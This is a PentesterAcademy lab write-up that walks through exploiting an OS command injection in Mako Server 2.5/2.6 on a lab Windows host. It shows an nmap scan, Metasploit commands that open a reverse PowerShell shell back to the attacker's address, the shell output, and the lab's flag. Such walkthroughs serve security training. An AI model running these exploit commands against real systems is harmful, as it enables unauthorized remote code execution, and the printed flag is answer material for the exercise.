ATTACK DEFENSE

by PentesterAcademy


Name	Vulnerable Development Server
URL	https://attackdefense.com/challengedetails?cid=1951
Type	Windows Exploitation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.5
root@attackdefense:~# 
```

Step 2: Run an Nmap scan against the target IP.


Command: nmap --top-ports 65536 10.0.0.5



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.5
root@attackdefense:~# nmap --top-ports 65536 10.0.0.5
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-17 16:19 IST
Nmap scan report for ip-10-0-0-5.ap-southeast-1.compute.internal (10.0.0.5)
Host is up (0.0027s latency).
Not shown: 8291 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49163/tcp open  unknown
49172/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.48 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. Access port 80 using firefox browser.

Command: firefox 10.0.0.5



Barracuda App Server Tutorials

Barracuda App Server Tutorials

(Mako Server Tutorials)

The tutorials included in this package introduce the high level Lua APIs provided by Barracuda App Server (BAS) and Mako Server. The menu to the left includes links to the tutorials. We suggest that you start at the top and progress downwards in the menu.

boolean, table, function, nil, userdata, ba.thread. Each section introduces a different type.

We will use the print() function to print out values or calculations on those values.

Lua example: 2.1


```
print(2)        -- print the number two.
print("hello")  -- print the string hello.
```

```
2
hello
```

▼ Mako Server vs. Barracuda App Server

The Mako Server and the Barracuda App Server (BAS) are the same, but BAS is a source code library and not a standalone product. Just like the ANSI C library cannot be used before you at least create a "Hello World" program, so is the case with BAS. The Mako Server is the Barracuda App Server's "Hello World" equivalent.

Step 4: Search “mako exploit” on google to find the vulnerability.



About 13,40,000 results (0.27 seconds)


www.exploit-db.com › exploits
Mako Server 2.5 - Windows remote - Exploit Database
Nov 9, 2017 - **Mako** Server 2.5 - OS Command Injection Remote Command Execution (Metasploit).. remote **exploit** for Windows platform.

www.exploit-db.com › exploits
Mako Web Server 2.5 - Multiple Vulnerabilities - Exploit ...
Sep 13, 2017 - Vulnerabilities details Unauthenticated Arbitrary File Write **vulnerability** that leads to Remote Command Execution: **Mako** web-server tutorial ...

www.rapid7.com › multi › http › makoserver_cmd_exec
Mako Server v2.5, 2.6 OS Command Injection RCE - Rapid7
Jun 14, 2018 - This module **exploits** a **vulnerability** found in **Mako** Server v2.5, 2.6. It's possible to inject arbitrary OS commands in the **Mako** Server tutorial ...

support.ixiacom.com › strikes › exploits › misc › mako...
Mako Server Remote Command Execution - Ixia Support
This strike **exploits** a remote code execution in **Mako** Server application when default installation including tutorials was performed. The **vulnerability** is due to ...

Step 5: Open rapid7 link:
https://www.rapid7.com/db/modules/exploit/multi/http/makoserver_cmd_exec



Rapid7 Vulnerability & Exploit Database

Mako Server v2.5, 2.6 OS Command Injection RCE

Mako Server v2.5, 2.6 OS Command Injection RCE

Disclosed	Created
09/03/2017	06/14/2018

Description

This module exploits a vulnerability found in Mako Server v2.5, 2.6. It's possible to inject arbitrary OS commands in the Mako Server tutorial page through a PUT request to save.lsp. Attacker input will be saved on the victims machine and can be executed by sending a GET request to manage.lsp.

Author(s)


John Page (hyp3rlinx) - Beyond Security SecuriTeam Secure Disclosure
Steven Patterson (Shogun Lab) <steven@shogunlab.com>

Platform

Step 6: The mako targets 2.5 and 2.6 are vulnerable to OS Command Injection RCE. We will try to run the mako server cmd exec module to exploit the server..

Commands:

```
msfconsole
use exploit/multi/http/makoserver_cmd_exec
set RHOSTS 10.0.0.5
set PAYLOAD cmd/windows/reverse_powershell
set LHOST 10.10.0.3
exploit
```




```
msf5 > use exploit/multi/http/makoserver_cmd_exec
msf5 exploit(multi/http/makoserver_cmd_exec) > set RHOSTS 10.0.0.5
RHOSTS => 10.0.0.5
msf5 exploit(multi/http/makoserver_cmd_exec) > set PAYLOAD cmd/windows/reverse_powershell
PAYLOAD => cmd/windows/reverse_powershell
msf5 exploit(multi/http/makoserver_cmd_exec) > set LHOST 10.10.0.3
LHOST => 10.10.0.3
msf5 exploit(multi/http/makoserver_cmd_exec) > exploit

[*] Started reverse TCP handler on 10.10.0.3:4444
[*] Sending payload to target...
[*] Command shell session 1 opened (10.10.0.3:4444 -> 10.0.0.5:49228) at 2020-09-17 16:27:09 +0530


Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop\MakoServer>
C:\Users\Administrator\Desktop\MakoServer>
```

We have successfully exploited the target mako server and received a shell.

Step 7: Searching the flag.

Command: cd /
dir
type flag.txt



```
C:\Users\Administrator\Desktop\MakoServer>cd /
dir
C:\>
type Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/12/2020  01:29 PM                32 flag.txt
08/22/2013  03:52 PM    <DIR>          PerfLogs
08/12/2020  04:13 AM    <DIR>          Program Files
09/05/2020  09:05 AM    <DIR>          Program Files (x86)
09/10/2020  09:50 AM    <DIR>          Users
09/12/2020  01:25 PM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)   9,119,911,936 bytes free

C:\> flag.txt
14a9f8c6f825091c7ca23da3bce1dfd8
C:\>
```

This reveals the flag to us.

Flag: 14a9f8c6f825091c7ca23da3bce1dfd8

References

1. Mako Server (https://makoserver.net/)
2. Mako Web Server 2.5 - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/42683)
3. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/http/makoserver_cmd_exec)